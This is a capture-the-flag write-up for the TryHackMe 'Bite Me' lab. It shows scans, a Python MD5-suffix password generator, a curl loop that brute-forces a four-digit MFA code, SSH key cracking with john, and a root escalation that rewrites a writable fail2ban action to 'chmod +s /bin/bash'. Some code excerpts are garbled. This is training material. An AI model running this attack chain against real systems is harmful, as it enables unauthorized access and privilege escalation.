

TryHackMe - Write-up - Bite Me - Linux/Python/John/MFA/Fail2ban



First step is enumeration of the machine. For that we can use the nmapAutomator script with the recon tag for a quick enum (<https://github.com/21y4d/nmapAutomator>):

```
(root@koelhosec)-[/opt/nmapAutomator]
# ./nmapAutomator.sh -H 10.10.170.174 -t recon | tee /home/tryhackme/biteme/recon.txt

Running a recon scan on 10.10.170.174

Host is likely running Unknown OS!
```

We see port 80 for HTTP, and port 22 for SSH:


```
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.6p1 Ubuntu 4ubuntu0.6 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 89:ec:67:1a:85:87:c6:f6:64:ad:a7:d1:9e:3a:11:94 (RSA)
|   256 7f:6b:3c:f8:21:50:d9:8b:52:04:34:a5:4d:03:3a:26 (ECDSA)
|_  256 c4:5b:e5:26:94:06:ee:76:21:75:27:bc:cd:ba:af:cc (ED25519)
80/tcp    open  http      Apache httpd 2.4.29 ((Ubuntu))
|_ http-title: Apache2 Ubuntu Default Page: It works
|_ http-server-header: Apache/2.4.29 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Now we can run FeroxBuster to enumerate the HTTP server:


```
(root@koelhosec)-[/home/tryhackme/biteme]
# feroxbuster -u http://10.10.170.174 -t 100 -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -x "txt,html,php,asp,aspx,jsp" -v -n -k -o /home/tryhackme/biteme/feroxbuster.txt

200      GET      375l      964w      10918c http://10.10.170.174/
403      GET      9l        28w       278c http://10.10.170.174/.html
200      GET      375l      964w      10918c http://10.10.170.174/index.html
403      GET      9l        28w       278c http://10.10.170.174/.php
301      GET      9l        28w       316c http://10.10.170.174/console => http://10.10.170.174/console/
```


And there is an interesting /console directory let's check that out...



This brings us to a login screen with a captcha which does not allow us to directly brute force it... so next step is to check the source code. And right on top we see obfuscated JavaScript code:



We can now do a Google search for JavaScript deobfuscator to read that better. It is logging on the console a message for fred about php syntax highlighting:



After searching on Google about PHP syntax highlighting we see that it works with the *phps* extension so now we should run another FeroxBuster looking for that specifically:



```
(root@koelhosec)-[/home/tryhackme/biteme]
# feroxbuster -u http://10.10.194.68 -t 70 -x "phps" -r -k -o /home/tryhackme/biteme/feroxbuster-phps.txt --auto-tune --silent --no-state
http://10.10.194.68/
http://10.10.194.68/.phps
http://10.10.194.68/console/
http://10.10.194.68/console/config.php
http://10.10.194.68/console/css/
http://10.10.194.68/console/.phps
http://10.10.194.68/console/index.php
http://10.10.194.68/console/functions.php
```

We have two pieces of very interesting information in the *functions.php* file and in the *config.php* file.

In the functions file we can see how the password is validated.

```
<?php
include('config.php');

function is_valid_user($user) {
    $user = bin2hex($user);

    return $user === LOGIN_USER;
}

// @fred let's talk about ways to make this more secure but still flexible
function is_valid_pwd($pwd) {
    $hash = md5($pwd);

    return substr($hash, -3) === '001';
}
```

So... any md5 hash that ends with the string '001' is valid.

Now we have to generate any md5 hash which ends with 001. So let's write a Python script that does the job:

```
pythonhash.py
1  #!/usr/bin/env python3
2
3  from hashlib import md5
4  from string import ascii_lowercase
5  import itertools
6
7  counter = 1
8  while True:
9      combinations = itertools.combinations_with_replacement(
10         ascii_lowercase, r=counter)
11
12     for i in combinations:
13         string = "".join(i)
14
15         m = md5(string.encode('utf-8'))
16         the_hash = m.hexdigest()
17         if (the_hash.endswith('001')):
18             print("{}: {}".format(string, the_hash))
19             exit()
20     counter += 1
```

```
(root@koelhosec)-[/home/tryhackme/biteme]
# python3 pythonhash.py
abkr: 7fbfadbd7728dcde354bfbe56409a001
```

And after running we know that "abkr" is a valid password.

Now the config file gives the other piece of the puzzle which is the user:

```
10.10.194.68/console/config.php
Kali Tools Exploit-DB Google Hacking DB Reverse Shell Cheat S
<?php
define('LOGIN_USER', '6a61736f6e5f746573745f6163636f756e74');
```

With CyberChef we find that the user is *jason_test_account*

Input

length: 36
lines: 1


6a61736f6e5f746573745f6163636f756e74

Output

time: 1205ms
length: 15412
lines: 572

Recipe (click to load)	Result snippet	Properties
From_Hex('None')	jason_test_account	Valid UTF8 Entropy: 3.24

Now we can login with those credentials. After logging in we are greeted by a MFA page:



Checking the source code we have another obfuscated JavaScript:


```
<!doctype html>
<html lang="en">
<head>
  <meta charset="utf-8">
  <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no">
  <title>MFA</title>
  <link rel="stylesheet" href="https://cdn.jsdelivr.net/npm/bootstrap@4.6.0/dist/css/bootstrap.min.css" integrity="sha384-B0vP5xmATw1+K9KR0J0ERJvTumQW6nPEzvf6L/Z6nronJ3oU0FUFpCjEU0ouq2+L" crossorigin="anonymous">
  <link rel="stylesheet" href="/console/css/style.css">
  <script>
    function handleSubmit() {
      eval(function(p,a,c,k,e,r){e=function(c){return c.toString(a)};if(!''.replace(/^/,String)){while(c-->){c(c)}k(c)}k(c)+e(function(c){return c(c)});e=function(){return'\w+'};c=1};while(c-->){if(k(c))p=p.replace(new RegExp(k(c)+'|'+e(function(c){return c(c)})),k(c))}return p}
    }
  </script>

```


```
    p = p.replace(new RegExp(k(c)+'|'+e(function(c){return c(c)})),k(c));
    return p
  }('0.1(\\'@2 3 4 5 6 7 8 9 a b c, d e f g h... i\\');', 19, 19, 'console|log|fred|we|need|to|put|some|brute|force|protection|on|h
ere|remind|me|in|the|morning|jason'.split('|'), 0, {}));
    return true;
  }

```

So it looks like by the message from Jason there is no brute force protection yet... so let's brute it! We can do that in many ways, one of them is to use burp and a numerical 4 digit list for that. SecLists have one ready to go for us:



Send the request to Intruder:



Dashboard Target Proxy **Intruder** Repeater Sequencer Decoder Comparer Logger

1 × 2 × ...

Positions Payloads Resource Pool Options

? Choose an attack type

Attack type: Sniper

? Payload Positions

Configure the positions where payloads will be inserted, they can be added into the target as well as the base request

⊕ Target: http://10.10.194.68

```
1 POST /console/mfa.php HTTP/1.1
2 Host: 10.10.194.68
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 9
9 Origin: http://10.10.194.68
10 Connection: close
11 Referer: http://10.10.194.68/console/mfa.php
12 Cookie: PHPSESSID=m4ok4cp2e7oqbciofr7gist9t8; user=jason_test_account; pwd=abkr
13 Upgrade-Insecure-Requests: 1
14
15 code=§
```

And for the payloads we paste the list from Seclists:

The screenshot shows the Burp Suite interface with the 'Payloads' tab selected. Under 'Payload Sets', there is a description: 'You can define one or more payload sets. The number of payload sets depends on the attack type defined in different ways.' Below this, 'Payload set:' is set to '1' and 'Payload count:' is '10,000'. 'Payload type:' is set to 'Simple list' and 'Request count:' is '10,000'. Under 'Payload Options [Simple list]', there is a description: 'This payload type lets you configure a simple list of strings that are used as payloads.' Below this is a list of strings: 0000, 0001, 0002, 0003, 0004, 0005, 0006. There are buttons for 'Paste', 'Load ...', 'Remove', 'Clear', 'Deduplicate', 'Add', and 'Add from list ... [Pro version only]'. The 'Add' button is currently active, showing a text input field with 'Enter a new item'.

I am using the Burp Community edition and it takes quite a while. With Pro this should be a lot quicker. There is also a bash oneliner that can do this a little bit faster than using the Community edition Burp. In any way you should get your MFA code after some minutes:

```
(root@koelhosec)-[/home/tryhackme/biteme]
# for i in {0000..9999}; do echo $i; curl -s -X POST --data "code=$i" 10.10.194.68/console/mfa.php --cookie "user=jason_test_account; pwd=abkr" | wc -l | grep -v "23";
if [ $? -eq 0 ]; then echo FOUND IT!; break; fi; done
```

A terminal window showing the output of the bash oneliner: 'FOUND IT!'.

Now we are presented with a file browser and file viewer. We can grab our user flag from there:

The screenshot shows a 'File browser' interface. At the top, there is a text input field containing '/home/jason/' and a 'Submit' button. Below the input field, there is a list of files: ., .., .bash_history, .bash_logout, .bashrc, .cache, .config, .gnupg, .profile, .ssh, .sudo_as_admin_successful, and user.txt.

File viewer

Now for the root flag we will need to get ssh access and escalate our privileges. Let's get the id_rsa file:

File viewer

-----BEGIN RSA PRIVATE KEY-----

Proc-Type: 4, ENCRYPTED

DEK-Info: AES-128-CBC, 983BDF3BE962B7E88A5193CD1551E9B9

We can see the rsa file is encrypted so it will ask for a password and we can find it with john:

```
(root👤koelhosec)-[/home/tryhackme/biteme]
# ssh2john id_rsa > forjohn.txt
```

```
(root👤koelhosec)-[/home/tryhackme/biteme]
# john forjohn.txt --wordlist=/usr/share/wordlists/rockyou.txt 1 x
Using default input encoding: UTF-8
Loaded 1 password hash (SSH, SSH private key [RSA/DSA/EC/OPENSSH 32/64])
Cost 1 (KDF/cipher [0=MD5/AES 1=MD5/3DES 2=Bcrypt/AES]) is 0 for all loaded hashes
Cost 2 (iteration count) is 1 for all loaded hashes
Press 'q' or Ctrl-C to abort, almost any other key for status
██████████ (id_rsa)
1g 0:00:00:00 DONE (2022-03-20 20:13) 50.00g/s 249950p/s 249950c/s 249950C/s 1a2b3c4d
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

Now we can login in with ssh as we have the passphrase:

```
(root👤koelhosec)-[/home/tryhackme/biteme]
# chmod 600 id_rsa
```

```
(root👤koelhosec)-[/home/tryhackme/biteme]
# ssh -i id_rsa jason@10.10.194.68
```

```
jason@biteme:~$ id
uid=1000(jason) gid=1000(jason) groups=1000(jason),4(adm),24(cdrom),27(sudo),30(dip),
46(plugdev)
```

```
jason@biteme:~$ sudo -l
Matching Defaults entries for jason on biteme:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/s
nap/bin
```

```
User jason may run the following commands on biteme:
    (ALL : ALL) ALL
    (fred) NOPASSWD: ALL
```

Sudo -l shows that we can execute any command as fred user with no password so let's do that and call a bash shell as fred:

```
jason@bite.me:~$ sudo -u fred bash
fred@bite.me:~$
```

Now... the user fred can restart the *fail2ban* binary as root:

```
fred@bite.me:~$ sudo -l
Matching Defaults entries for fred on bite.me:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User fred may run the following commands on bite.me:
    (root) NOPASSWD: /bin/systemctl restart fail2ban
```

After researching for a while, we found that we can write any configuration files of the *fail2ban* service, we can modify the configurations and get a shell as root. Let's check if we have write permissions for any of the configuration files of the *fail2ban* service:

```
fred@bite.me:/etc/fail2ban$ find . -perm /002 2>/dev/null
./action.d
```

So checking this folder we can see that one of the files is owned by fred:

```
fred@bite.me:/etc/fail2ban/action.d$ ls -la
-rw-r--r-- 1 root root 2197 Jan 18 2018 iptables-ipset-protocol-allports.conf
-rw-r--r-- 1 root root 2240 Jan 18 2018 iptables-ipset-protocol.conf
-rw-r--r-- 1 fred root 1420 Nov 13 13:38 iptables-multiport.conf
-rw-r--r-- 1 root root 2082 Jan 18 2018 iptables-multiport-log.conf
-rw-r--r-- 1 root root 1497 Jan 18 2018 iptables-new.conf
```

Now we can modify that file and change the ban and unban function of the *fail2ban* service so it will execute our command as we try some unsuccessful logins.

```
fred@bite.me: /etc/fail2ban/action.d 85x35
GNU nano 2.9.3 iptables-multiport.conf

# Values:  CMD
#
actioncheck = <iptables> -n -L <chain> | grep -q 'f2b-<name>[ \t]'

# Option:  actionban
# Notes.:  command executed when banning an IP. Take care that the
#           command is executed with Fail2Ban user rights.
# Tags:    See jail.conf(5) man page
# Values:  CMD
#
#actionban = <iptables> -I f2b-<name> 1 -s <ip> -j <blocktype>
actionban = chmod +s /bin/bash

# Option:  actionunban
# Notes.:  command executed when unbanning an IP. Take care that the
#           command is executed with Fail2Ban user rights.
# Tags:    See jail.conf(5) man page
# Values:  CMD
#
#actionunban = <iptables> -D f2b-<name> -s <ip> -j <blocktype>
actionunban = chmod +s /bin/bash

[Init]
```


Now we save the file and restart fail2ban to load the new config file:

```
fred@biteme:/etc/fail2ban/action.d$ sudo /bin/systemctl restart fail2ban
```

We can see now after a few failed ssh attempts the “s” bit will be in the /bin/bash:

```
fred@biteme:/etc/fail2ban/action.d$ ls -la /bin/bash
-rwxr-xr-x 1 root root 1113504 Jun  6 2019 /bin/bash
```

```
└─# ssh fred@10.10.194.68
fred@10.10.194.68's password:
Permission denied, please try again.
fred@10.10.194.68's password:
Permission denied, please try again.
fred@10.10.194.68's password:
fred@10.10.194.68: Permission denied (publickey,password).
```

And done! We can run bash as root now:

```
fred@biteme:/etc/fail2ban/action.d$ ls -la /bin/bash
-rwsr-sr-x 1 root root 1113504 Jun  6 2019 /bin/bash
bash-4.4$ /bin/bash -p
bash-4.4# whoami
root
```

And get the root flag:

```
bash-4.4# cat /root/root.txt
```

THE END!